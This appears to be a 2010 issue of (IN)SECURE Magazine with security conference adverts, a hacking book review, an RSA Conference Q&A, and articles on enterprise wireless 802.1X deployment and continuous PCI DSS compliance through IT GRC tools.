**marcus evans** invites Chiefs, SVPs, VPs, Directors, GMs, Heads, Managers and Advisors with responsibility for:  
• Internal Audit  
• Governance, Risk & Compliance  
• Intelligence & Investigation  
• Global Fraud & Financial Crime  
• Fraud & Security Risk  
• Audit Services & Audit Committee Members

**Book Online At:**  
[www.marcusevansch.com/CorporateFraud2010](http://www.marcusevansch.com/CorporateFraud2010)

### Silver Sponsors:




**WHITE & CASE**



## “maximizing fraud-risk assessment

& increasing preventative efforts in response to the increased incentive for **Corporate Fraud.**”

Creating Strong Fraud Risk Management Framework,  
Encouraging Whistleblowing & Combating Fraud  
and Deception.



### Featuring Case Studies from Leading Experts Including:

**Robert Peak**  
Associate Chief Accountant,  
Division of Enforcement  
**US Securities and Exchange Commission (SEC)**

**Rick Raven**  
Director of Operations,  
Criminal Investigations Unit  
**Internal Revenue Service (IRS)**

**Paul Pelletier**  
Principal Deputy Chief for the Fraud Section  
**U.S. Department of Justice (DOJ)**

**Jim Brigham**  
Vice President & Chief Compliance Officer  
**PetCo Animal Supplies**

**Bradley C. Allen**  
Audit Advisor,  
Internal Audit/Performance Assurance  
**FedEx**

**Brock Phillips**  
Sr. Manager Forensic Accounting  
Financial Integrity Unit  
**Microsoft**

**Lou DeCola**  
Sr. Manager Forensic Accounting  
Financial Integrity Unit  
**Microsoft**

**Craig Fink**  
Ethics Auditing Lead  
**FirstEnergy Corporation**

**Darlene Mullen**  
Staff Auditor - Ethics Auditing Group  
**FirstEnergy Corporation**

**Ashish Dham**  
Director of Data Analysis & Forensic Investigations  
**Ryder**

**John Martinicky MBA, CPP**  
Director Global Security  
**Navistar**

**Shanthini Thanabalasuriar, CFE, CPA**  
Manager Internal Audit -  
Forensic/Fraud Investigations  
**Canadian Pacific**

**Paul Stone**  
Vice President of Asset Protection  
& Risk Management  
**Best Buy Co., Inc**

**Tom Luckey**  
Director of Investigations  
**MetLife**

**Gilbert T. Radford**  
Director Audit Services  
**Verizon Wireless**

**Trak Patel**  
Director of Internal Audit & Compliance  
**Snap-On, Inc.**

**Glenn Martin**  
Chief Internal Audit & Compliance Officer  
**Eastern Maine Healthcare System**


### Platinum Media Partner:

**HELP NET SECURITY**  
[WWW.NET-SECURITY.ORG](http://WWW.NET-SECURITY.ORG)

### Media Partner:



For More Information, Contact: David Drey  
E: [ddrey@marcusevansch.com](mailto:ddrey@marcusevansch.com)  
T: 312 540 3000 ext 6583



## Book review

### Hacking: The Next Generation by Zeljka Zorz

**Authors:** Nitesh Dhanjani, Billy Rios and Brett Hardin | **Pages:** 296 | **Publisher:** O'Reilly |

We have all been witnessing new kinds of attacks emerging thanks to new technologies and ways of using our computers and networks. The use of social media, an increasingly mobile workforce, cloud computing - these are just a few of the latest trends that increase the possibility of being breached. This book explains them all and gives you insight into the techniques and mindset of today's attackers.

#### About the authors

Nitesh Dhanjani is a well known information security researcher and speaker. He is the author of many books about hacking and computer security, and is Senior Manager in the Advisory practice At Ernst and Young.

Billy Rios is a security engineer and used to be a penetration tester for both VeriSign and Ernst and Young. He made his living by outsmarting security teams, bypassing security

measures, and demonstrating the business risk of security exposures.

Brett Hardin is a Security Research Lead with McAfee. Before that, he was a penetration tester for Ernst and Young's Advanced Security Center assessing web application and intranet security for Fortune 500 companies.

#### Inside the book

If there is one adjective that fits all successful cyber attackers, it's "resourceful". They dig up information through any means they can find and use it effectively to reach their goal. Whether the reason behind the attack is vengeance, fame, political or plain, old fashion greed, they always seem to be one step ahead of the defenders.

But, that is not exactly true - for every attack that succeeds, there are hundreds or thousands that fail.

And most of the time, they fail because they have come up against people who have knowledge about which attack vectors are likely to be deployed against a network and then securing it against them.

This book covers a lot of ground. It starts with enlightening us about the myriad of ways an attacker can gather information needed to execute the attack: dumpster diving, social engineering, scouring the social networks for information, etc.

Everyone should be made aware that the old division between trusted and untrusted zones and individuals can no longer be applied, that network protocols offer many dangers because they are not built with security in mind and that every application has at least one vulnerability that can be exploited. It is not necessary for everyone to know how to fix these problems, but in this case, a little paranoia goes a long way.

There are all these helpful and wonderful tools and technologies out there, and we use them every day to work and play and run errands. This book gives us an insight into all the bad things that can happen - so that we can make sure they don't.

### Final thoughts

Hacking: The Next Generation is an extremely thorough, enjoyable and easy read. The authors aimed the book at anyone interested in learning the techniques that attackers use presently. I would say that it should be read by everybody whose work depends on computers - well, at least some of the chapters.

It says everything it should without the endless repeating and rephrasing so that readers would understand the concept, because it was so clearly explained the first time. This is a book that will get and keep your attention, and a must-read book for everyone dealing with computer and information security.

Zeljka Zorz is a News Editor for Help Net Security and (IN)SECURE Magazine.





## INFORMATION SECURITY – ARE YOU BEING SMART ENOUGH?

Working smarter has never been so important and security so crucial when it comes to safeguarding and growing your business.

- Smart spending to justify and get value from budgets
- Smart optimization of your technology, processes and resources
- Smart people – education, training and awareness

Register free\* to attend now at:

**[www.infosec.co.uk](http://www.infosec.co.uk)**

**CELEBRATING 15 YEARS AT THE  
HEART OF THE INDUSTRY  
EUROPE'S NO.1  
INFORMATION SECURITY EVENT**

**27 – 29 April 2010**

**Earls Court**

**London | UK**

Organised by:

 Reed Exhibitions®

**infosecurity®**  
EUROPE

\* Register free before 23rd April at 5pm. Onsite registration £20.



## **Q&A: Sandra Toms LaPedis on RSA Conference 2010**

**by Mirko Zorz**

**Sandra Toms LaPedis, Area Vice President and General Manager of RSA Conferences, is responsible for global promotion and successful execution, including strategy, brand extensions, content, marketing, logistics and partnerships for the Conference. In this Q&A she talks about what you can expect at RSA Conference 2010 in San Francisco.**

### **What's new in store for attendees of RSA Conference 2010 in San Francisco this year?**

The RSA Conference has more of what attendees expect – more technical sessions, relevant topics and case studies. Two new class tracks have been added this year: Data Security and Security in Practice. Sessions in the Data Security track cover strategies, practices and technologies to classify, track and protect sensitive data across the enterprise – with partners, with outsourcers and with users. The Security in Practice track will provide participants with tangible examples of how large enterprises solved hard security problems.

We have also enhanced two existing tracks. Physical Security is now Physical Security and Critical Infrastructure to include topics such as

SCADA and distributed/process control systems. Networks is now Network and Mobile Security to include management of mobile devices, mobile malware and how consumerization impacts mobile security.

Additionally, Innovation Sandbox is back in 2010! This popular half-day program, taking place on Monday, includes interactive white boarding sessions, ask the experts panels, whisper suites, a serial entrepreneur panel – plus an exciting demo area with a "top 10" group of start-up companies. Innovation Sandbox – representing today's best new security solutions – culminates with a shoot-out among the top 10 start-ups as they present their companies and products to a judging panel comprised of venture capital professionals, CISOs, CTOs and industry experts.

We are also working with SANS on delivering in-depth two-day training sessions pre-Conference, as well as one-day sessions delivered by some of our best speakers. A new Security Basics Boot Camp one-day session has been added for those new to the field, and focuses on the core security technologies that will be discussed during the week.

Finally, we've added a new program on Thursday evening, just before the Codebreakers Bash, called Pecha Kucha (PK) Happy Hour. Drawing its name from the Japanese term for the sound of "chit chat," PK is a presentation format that is based on a simple idea: 20 images x 20 seconds (total presentation length: 6 minutes, 40 seconds). Presentations can be about information security or otherwise, and the format demands a concise, focused approach in order to keep things moving at a rapid pace!

### **How many attendees are you expecting for this edition of the conference? How many exhibitors?**

As the leading information security event with over 240 sessions, several thousand attendees and over 300 exhibitors are anticipated.

### **Who are the keynote speakers and what topics are they discussing?**

Executives from the leading companies in information security are keynoting, including representatives from Microsoft Corp., RSA (The Security Division of EMC), Symantec Corp., CA, Inc., IBM, McAfee, Inc., PGP Corp., Qualys, Inc. and VeriSign, Inc.

The RSA Conference perennial favorite, the Cryptographers Panel, will be moderated again by Ari Juels, Chief Scientist and Director, RSA Labs, with panelists including Whit Diffie, Visiting Professor, Royal Holloway College, University of London, and Visiting Scholar, Stanford University; Marty Hellman, Professor Emeritus of Electrical Engineering, Stanford University; Ron Rivest, the "R" in RSA; Adi Shamir, the "S" in RSA; and Brian Snow, Former Technical Director, NSA IAD.

Other stimulating keynotes sessions include PW Singer, Senior Fellow and Director of the

21st Century Defense Initiative, Brookings Institution, who will discuss, "The Robotics Revolution and 21st Century Conflict." And a panel entitled "Dealing with Sophisticated Threats in Cyberspace without Creating Big Brother" will certainly be an interesting discussion of competing interests.

Moderated by Forbes Magazine National Editor, Quentin Hardy, panelists include Richard Clarke, former U.S. Cyber Security Czar; Michael Chertoff, former U.S. Secretary of the Department of Homeland Security; and Marc Rotenberg, privacy expert with EPIC, a research center established to focus public attention on emerging civil liberties issues and to protect privacy.

### **What tracks and workshops would you highlight?**

Hackers and Threats has always been a popular double track and the speaker lineup is very impressive this year. Research Revealed also highlights the underground economy, new classes of vulnerabilities, exploitation techniques, reverse engineering and how to combat these problems. The Industry Experts track features some of the most highly rated speakers from previous RSA Conference sessions.

And, as mentioned above, attendees should be sure to attend Innovation Sandbox and the Security Basics Boot Camp on Monday, in addition to PK Happy Hour on Thursday.

### **Budgets are tight so what would you say to companies thinking about sending their employees to RSA Conference?**

The cost of a public breach is much higher than the costs of attending the RSA Conference. The benefits of learning from skilled speakers, discovering innovative companies and sharing best practices with other organizations facing the same challenges is invaluable. Our attendees are increasingly charged with making critical business and purchasing decisions that impact their organization's security posture – RSA Conference is the place to find new solutions and make deals.



## Secure and differentiated access in enterprise wireless networks

by Santhosh Cheeniyil

**Wireless LANs offer flexibility in accessing enterprise resources. Anyone with a laptop or a smartphone has free access to network resources, since wireless systems use airwaves that extend beyond the physical perimeter of the enterprise.**

An increasing amount of incidents involving data breaches, bandwidth stealing and denial of service attacks on wireless networks have made it a business requirement to deploy secure, authenticated wireless networks. Security protocols such as Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA) are outdated and it is no longer prudent to expect that basic authentication and encryption schemes such as those using pre-shared keys are sufficient against today's more sophisticated attacks.

Even though access control through the use of VLAN steering and ACLs has been available at a port level on Ethernet switches, in many wireless deployments today the granularity of access control has been limited to the SSID-level VLAN, ACL and QoS settings. In many cases, this has resulted in parallel network topologies in the enterprise – one for wireless and the other for wired access. Wireless network deployments must balance user accessibility and mobility with hardened security

and a greater degree of access control. What is required is a combination of secure wireless clients, wireless infrastructure, and a network policy system that supports the latest encryption and authentication standards with granular, per-session access control.

### Wireless security and the IEEE 802.1X standard

The most secure way of implementing wireless security is 802.1X, which is an IEEE standard, used to authenticate access to both wireless and wired networks. Enhanced security and access control provided by 802.1X includes support for centralized authentication, authorization, accounting and dynamic key management. 802.1X uses the Extensible Authentication Protocol (EAP) for message exchange during the authentication process, which means that it supports secure authentication methods that make use of X.509 certificates and passwords.

There are three components involved in typical 802.1X interactions: A supplicant (on the client device), an authenticator (on the wireless controller), and a backend authentication server. A high level description of 802.1X interactions follows:

**1. Secure authentication.** When a wireless client (running a supplicant) attempts to connect to a wireless controller, the supplicant and the authentication server negotiate a secure TLS tunnel.

In password based authentication, the client sends credentials to the authentication server in the secure tunnel. In certificate based authentication, the client presents its X.509 certificate. In both cases, the wireless controller forwards the packets between the supplicant and the authentication server.

**2. Granular enforcement.** On successful authentication, the authentication server sends a message to the wireless controller to permit or deny access. It can also send other network enforcement attributes such as VLAN, ACL, QoS, etc. Note that this enforcement is applied to network traffic from the authenticated client.

**3. Dynamic keys and data encryption.** At the end of the authentication exchange, the authentication server also sends a key (co-derived with the supplicant during the authentication exchange) to the wireless controller; this key is then used by the supplicant and the wireless controller to derive dynamic session keys for data encryption.

As can be seen from the above flow, IEEE 802.1X offers a framework for:

- Performing strong authentication
- Generating dynamic keys for data encryption, and
- Enforcing granular access control in the network.

### Deploying 802.1X for employee access

Employees in enterprises typically log in from corporate managed devices (laptops, desktops). These managed devices can be configured to access the network via 802.1X with minimal effort. For a smooth transition from

pre-shared key based wireless access to 802.1X based access, a phased deployment is recommended.

### Phase 1 – Secure access

#### Step 1 - Wireless controller configuration

- Configure a subset of controllers with an SSID that requires 802.1X-based authentication
- Configure the authentication servers on the controller (A policy/AAA server that terminates RADIUS/EAP protocol)
- Turn on RADIUS accounting by configuring RADIUS accounting servers, so authentications can be tracked.

#### Step 2 - Policy/AAA Server Configuration

- Add the controllers that were configured in Step 1 as RADIUS clients
- Configure the appropriate EAP methods for user authentication. Microsoft Windows and MAC OS X clients support the EAP-PEAP [EAP-MSCHAPv2] method natively, so this is a good choice for an authentication method. Note that the authentication method you configure also depends on the identity store in which your user records are stored. Microsoft Active Directory, for example, is compatible with the MSCHAPv2 authentications.
- Configure the identity store for authentications. This is typically an enterprise directory
- Add a policy that permits access if authentication is successful, and denies access otherwise.

#### Step 3 - Client configuration

- Enable the native 802.1X supplicant on the client computers. Microsoft Windows, MAC OS X and most Linux distributions have native support for 802.1X. Note that there are tools available to ease this configuration process.
- Enable single sign-on. The credentials that are entered in the login window of the OS are used as 802.1X authentication credentials. This is supported on both Windows and MAC OS X based computers.

Expected benefits of a Phase 1 deployment entail the following:

- Secure authentication of all employees
- Dynamic keys for strong wireless data encryption
- Improved tracking of user access.

## Phase 2 - Differentiated access

Once Phase 1 is fully deployed, granular access control based on roles of the employees can be implemented. Depending on how your network is configured and the capabilities of your wireless controller, granular access control can range from role-based network segmentation (VLAN), Access Control List (ACL) and Quality of Service (QoS), to a per-user stateful firewall.

If the right network design is in place, this phase requires configuration only on the policy/AAA server:

- Configure policy server to extract user attributes from the identity store. The extracted identity attribute can be group, department, title or any other attribute associated with user.
- Configure policies to send access control primitives (VLAN, ACL, etc.) to the wireless controller, based on one or more of the extracted identity attributes.

The benefit of deploying phase 2 is that users get access to network resources based on their role in the organization. As users move around in the network, from building to building, their access permissions follow them around.

## Phase 3 - Advanced access control

Differentiated access deployed in Phase 2 can be further enhanced by taking into consideration other identity, health or session based attributes. For example, the following are some of the attributes commonly used to provide a finer degree of differentiated access:

- Time of day
- Location
- Access type (wireless, wired)
- Device OS and type (laptop vs. handheld)
- Device health (Anti-Virus, Anti-Spyware) checks. Device health can be collected and evaluated by:
  - An agent that is available in the OS (such as the Microsoft NAP Agent that is available with the Windows XP SP3, Windows Vista and Windows 7)
  - A vendor-specific permanent agent.

## Machine Authentication (extending employee access to include known devices)

In many enterprises, devices that the user logs in from must be corporate approved devices. Machine authentication can be done alongside with 802.1 X-based user authentications, and tied together by the backend policy system. Machine authentication can be done by verifying the presence of a machine's MAC address in an inventory database, or by performing a separate 802.1X machine authentication against an identity store that has the "computer" account (For example, Microsoft Windows computer accounts in Active Directory).

## Tackling guest access

Guests typically get a temporary username and password to log into the network. They are given restricted privileges to the network – typically only Internet access. Since 802.1X requires computer configuration, enterprises typically do not enforce 802.1X-based access for guests. So how is a wireless guest access handled?

Guest access configuration steps are outlined below:

### ***Step 1 - Wireless controller configuration***

- Configure a guest SSID on the wireless controllers
- Optional data encryption can be configured by requiring a WPA2 pre-shared key (which is handed out to the guest, along with the temporary username and password)
- Access control for this SSID can be statically configured (unless different guests get different levels of access, in which case policies need to be configured on the Policy/AAA server)
- Configure the authentication servers on the controller (A policy/AAA server that terminates RADIUS protocol)
- Most controllers have a built-in guest portal that acts as a captive portal. The look and feel of this portal can be customized. Most controllers also have support for a portal hosted on an external "guest system". This latter configuration has several advantages:
  - A Portal can be used for wired, wireless and VPN use cases.

- Support for health checks by means of a dissolvable agent loaded through the portal.
- Portal customization can be on a central server, without having to distribute it to multiple controllers.
- Ability to support a single landing page and multiple portals (guest, contractor, partner, employee portals, for example) by attaching to a single SSID.

### **Step 2 - Policy/AAA server configuration**

- Add the controllers that were configured in Step 1 as RADIUS clients
- Configure the identity store for authentications. This is typically the database that is resident on the server
- Configure sponsor accounts that allow permission to add guest accounts in the local database
- Add a policy that permits access if authentication is successful, and denies access otherwise. If granular access is required, configure policies appropriately.

In this flow, when guests associate with the “guest” SSID and bring up a browser and visit any web site, they are redirected to the captive portal. They enter their credentials and get access.

### **Handling unmanaged device access**

Unmanaged devices are those that are not managed by the enterprise. Laptops or other computing devices brought in by guests can be handled as described in the previous section. Access policies for other unmanaged devices – for example, those brought in by employees – can be handled in multiple ways:

- Users can register these devices (typically, a function provided by the policy server). Once registered, these devices are allowed access into the network based on their MAC address. Any device that is not in the MAC address database is denied access.
  - Some policy servers also have the capability to perform device fingerprinting (by port scanning or by using the services of an external device profiler). The access policy then takes into account both the MAC address and the device fingerprinting information. This makes MAC address spoofing much harder.

- Unmanageable devices such as wireless printers and VoIP phones can also be given access by combining MAC address authentication with device fingerprinting.
- Some devices such as the iPhone, Droid, Nexus One, etc., natively support 802.1X. These devices can be given access to the network if an enterprise user authenticates from these devices. The other option is to have these devices go through a registration process, which registers their MAC address in a database. Once registered, employees can access the network using 802.1X. (This ensures that employee is accessing the network from a known and approved device).

Unmanaged device access configuration steps are outlined below:

### **Step 1 - Wireless controller configuration**

- Configure an SSID with MAC filtering enabled
- Optional data encryption can be configured by requiring a WPA2 pre-shared key
- Access control for this SSID can be statically configured (unless different device types require different levels of access to the network)
- Configure the authentication servers on the controller (A policy/AAA server that terminates RADIUS protocol).

### **Step 2 - Policy/AAA server configuration**

- Add the controllers that were configured in Step 1 as RADIUS clients
- Configure the identity store or white lists for MAC-based authentications. This is typically the database that is resident on the server (An external device profiler that supports LDAP can also be used as identity store.)
- Add a policy that permits access if authentication is successful, and denies access otherwise. If granular access based on device type is required, configure policies appropriately.

### **802.1X client-side deployment considerations**

When deploying 802.1X-based authentication, a few deployment hurdles need to be taken into account.

Modern operating systems have native support for 802.1X, both for wired and wireless access.

However, when rolling out 802.1X enterprise-wide, these supplicants need to be configured with the right parameters (such as EAP method, single sign on, machine authentication, CA certificate, fast-reconnect, to name a few). This is a tall order for most end users.

In Microsoft Windows-only environments that use Active Directory-based authentication, a Group Policy Object (GPO) that configures these parameters can be provisioned. When the user logs in, the GPO is pushed to the client and the 802.1X parameters are automatically configured. There are also third-party wizards that are not limited to deploying 802.1X in Windows-only environments. 802.1X configuration for MAC OS X, Linux and some smart phones can also be deployed. The goal is provide the IT team and user with a trusted method for configuring an endpoint and making that first 802.1X connection.

## Conclusion

As enterprises increasingly rely on wireless networks throughout their infrastructure as a standard business practice, network administrators must address the security issues that accompany the technology. With the emergence of the 802.1X standard, most networking equipment now offers the basic tools to address secure wireless access with a finer degree of control.

In closing, without a strategy and the proper tools to manage these controls, security administration becomes expensive, time consuming, and potentially unreliable. The idea is to think big, but definitely use a phased or adaptive deployment model that meets your immediate needs.

Santhosh Cheeniyil is the Founder and VP of Engineering of Avenda Systems ([www.avendasys.com](http://www.avendasys.com)). He has over 19 years of product design, development and management experience in the computer industry. Prior to co-founding Avenda Systems, Santhosh was at Cisco Systems for over 7 years, where he was a Senior Manager and Technical Leader in security, voice and network management technology groups; he led the design and development of several successful products in the VoIP and network management areas. He was a Principal Engineer at Devsoft Corporation, which was acquired by Cisco in 1998.

**Want to reach a large audience of  
security professionals by writing for (IN)SECURE?**



**Send your idea to [editor@insecuremag.com](mailto:editor@insecuremag.com)**

# ISSD conference

20th & 21st May 2010  
Westminster Conference Centre

## Where Security Starts

If you are responsible for developing secure systems then you need to be at the ISSD Conference – London – May 2010

Taking place for the first time in the UK, the ISSD Conference focuses on both Management/Strategic and Implementation-level topics in secure systems development. The theme for 2010 is developing new applications securely and adding security to legacy applications - both standard and web-based.

Important issues and keynote addresses include:

- The Challenges of Secure Systems Development
- Managing Legacy Application Development
- Building Security into Acquired Software
- An Analysis of Coding Languages, the Good, the Bad and the Vulnerability Creators
- Secure Coding Metrics
- Tips & Tricks for Retro-fitting Secure Code

Essential insight and knowledge for your business

Book your ticket online now on  
[www.issdconference.com](http://www.issdconference.com)

### Sponsors

**enabled**  
security

GOTHAM  
SECURITY CONSULTANTS

**VIRTUALLY INFORMED**  
- Security News



### Education Partners

(ISC)<sup>2</sup>

### Media Partners

HELP NET  
SECURITY  
[WWW.NET-SECURITY.ORG](http://WWW.NET-SECURITY.ORG)

[IN]SECURE  
[WWW.INSECUREMAG.COM](http://WWW.INSECUREMAG.COM)

virus  
BULLETIN

DCS  
DATA SOURCE SOLUTIONS

sns  
EUROPE

fst  
FINANCIAL SECURITY TECHNOLOGY



# Software spotlight

## **Sectool** ([www.net-security.org/software.php?id=700](http://www.net-security.org/software.php?id=700))

Sectool is a security tool for RPM based distributions. It can be used for security auditing and intrusion detection.

## **FreeRADIUS** ([www.net-security.org/software.php?id=193](http://www.net-security.org/software.php?id=193))

The FreeRADIUS Server Project is a high-performance and highly configurable RADIUS server. It includes plug-in modules with support for MySQL, PostgreSQL, Oracle, IODBC, IBM DB2, MSSQL, Sybase, LDAP, Kerberos, EAP, PAM, MS-CHAP and MPPE, Digest authentication, Python, X9.9, and many more.

## **Lansweeper** ([www.net-security.org/software.php?id=739](http://www.net-security.org/software.php?id=739))

Lansweeper is a powerful freeware solution to make a complete software, hardware, asset inventory of your Windows network.

## **Tunnelier** ([www.net-security.org/software.php?id=181](http://www.net-security.org/software.php?id=181))

Tunnelier is a powerful SSH2 port forwarding client with many features.



## Achieving continuous PCI compliance with IT GRC

by Joseph Dell

As the breaches at Heartland Payment Processing Systems and Hannaford Brothers have demonstrated, compliance with the Payment Card Industry Data Security Standard (PCI DSS) does not guarantee bulletproof security. Favorable performance in an annual On-Site PCI Data Security Assessment or Self-Assessment Questionnaire (SAQ) is simply a snapshot of a company's status at one point in time and not proof of ongoing compliance. For example, Hannaford Bros received its PCI DSS compliance certification one day after it had been made aware of a two-month long breach of its network.

The PCI Security Standards Council says that "compliance efforts must be a continuous process of assessment and remediation to ensure safety of cardholder data."

Given this advice, as well as the examples of post-compliance breaches, the global retail community and its service suppliers have been propelled into a new era for PCI DSS compliance management. Not only must the retailer, bank or payment processor achieve compliance at a fixed point in time, it must also implement specific programs to manage and maintain compliance on an ongoing basis. The concept of "Continuous Compliance"

helps these market constituents save money on SAQs and audit / certification fees by Qualifies Security Assessors (QSAs).

With cybercriminals becoming ever more inventive, approaching PCI compliance with a project mentality with the simple goal of passing the audit falls well short of actually attaining a secure operation. Ideally, a retailer should know its PCI DSS compliance status on a daily basis, be able to adapt to updates in the standard, and ensure that employees are educated on security policies and are following them.

To achieve this, retailers must shift their view of security and compliance from a checklist mentality for passing an audit to a state of continuous IT security.

Permanent and uncompromising process discipline must be instituted on the data security domain to achieve consistent, effective protection for the sensitive and confidential customer information collected and stored.

While this may sound like a daunting task—especially for smaller retail merchants—using an automated IT Governance, Risk and Compliance (IT GRC) solution provides the type of information and the security framework

needed for achieving and sustaining a high level of continuous compliance—and security.

### The GRC model

"GRC" refers to a class of automated systems that help organizations integrate and control the management of complex regulatory mandates and operational risk in alignment with appropriate high level company governance.

GRC is a strategic approach to the universal concept of compliance. It can help retailers meet PCI compliance requirements as well as providing a controls management framework to protect other types of customer-confidential information.

## **PERMANENT AND UNCOMPROMISING PROCESS DISCIPLINE MUST BE INSTITUTED ON THE DATA SECURITY DOMAIN TO ACHIEVE CONSISTENT, EFFECTIVE PROTECTION FOR THE SENSITIVE AND CONFIDENTIAL CUSTOMER INFORMATION COLLECTED AND STORED.**

### **The information security policy**

While many retailers approach PCI DSS compliance as a technology problem, it's just as much a people problem. Simply installing the best firewall and encryption technologies is just the first part of the solution. Following IT security best practices and establishing a written security policy is the next step, but if employees aren't following those policies the organization remains vulnerable. According to Deloitte's "The 6th Annual Global Security Survey," "people are the problem."

The report states that, "Human error is overwhelmingly stated as the greatest weakness this year (86%), followed by technology (a distant 63%)." The Computing Technology Industry Association, Inc. (CompTIA) echoes that assessment in its "Committing to Security: A CompTIA Analysis of IT Security and the Workforce," survey stating that, "Human error, not technology, is the most significant cause of IT security breaches."

To reduce security risk caused by human error, a retailer must have a process for distributing its IT security policy and ensuring that each employee has read and understands the pol-

icy and acknowledges their responsibility in protecting the organization's information and data. GRC systems have Security Awareness modules make it easy for retailers to educate employees on general IT security practices and internal IT security policies. The Awareness module also tracks who takes each course and records test scores.

### **Business continuity planning**

The impact of a data breach can be devastating. IT GRC systems include a Business Continuity Planning (BCP) component that provides retailers with a single source repository for the guidance, information and plans necessary to respond to a data breach incident.

### **Continuous PCI compliance for small merchants**

Smaller merchants are an appealing target for cybercriminals because they often do not have the expertise to properly secure card holder data. A GRC tool delivered as "Software as a Service" (SaaS), hosted at a remote location and delivered over the Internet, makes it affordable and adaptable for any size merchant.

## Technological complexities achieving PCI compliance

The GRC model provides a centralized automated compliance workflow management and tracking system to handle the enormous number of tasks that need to be performed, coordinated and analyzed to achieve PCI DSS compliance and pass audits. Without automated management, control and oversight of the total process of PCI compliance becomes highly inefficient and costly.

## The many moving parts of PCI DSS compliance

PCI DSS compliance is an ongoing management challenge caused by changes in business processes and technology, vendor-supplied and third-party processor systems, and security threats. In addition, the PCI standard evolves on a regular basis. Automated IT GRC tools enable retailers to respond to change by improving the planning cycle and by organizing the relationships among policies, people, technology controls and risk information.

## Cross-organizational coordination


A GRC system's compliance workflow capability allows retailers to delegate specific security assignments to different employees across the organization, and to define specific completion dates or specific intervals for repetitive tasks for each technology control or business process to meet the PCI DSS requirement to assign tasks and accountability.

## Total PCI compliance oversight

IT GRC solutions provide total oversight of the entire PCI compliance process, including technology-based components. It is an automated workflow optimized to manage and monitors event and feedback information from multiple components with an at-a-glance summary, and assess and report on these controls in every form needed, from installation to the results produced. Automated IT GRC tools can help retailers achieve a new level of security by creating a framework for continuous data security improvement and PCI DSS compliance while reducing the costs of compliance.

---

Joseph Dell is president of Lightwave Security ([www.lightwvesecurity.com](http://www.lightwvesecurity.com)), an Atlanta-based GRC solution provider and exclusive North American distributor for SecureAware. He can be reached at [jdell@lightwvesecurity.com](mailto:jdell@lightwvesecurity.com).





Global Computer Security Forum - The Business and Technology of Security



## KEYNOTES

Mary Ann Davidson, CSO Oracle  
Former Cyber Czar Andy Purdy  
Chris Young, RSA  
HD Moore, CSO Rapid 7

### Featured Speakers:

Dino Dai Zovi  
Moxie Marlinspike  
Chris Hoff  
Alex Stamos  
Dr. Anton Chuvakin  
Deviant Ollam  
Jake Appelbaum  
Philippe Langlois  
Steve Christey

### Topics Include:

Exploit Techniques  
Reverse Engineering  
Metasploit  
Cloud Computing  
Vulnerability Management  
Linux Kernel Exploitation  
ZigBee And Wireless  
Infosec Research  
Entrepreneurship

Software Releases  
Security Startup Competition  
Mentor Program  
Exhibit Hall

Use The Code "SRCAD8"  
When Registering To Get 10%  
Off Your Ticket Price



April 21-23, 2010  
Seaport Hotel  
Boston, MA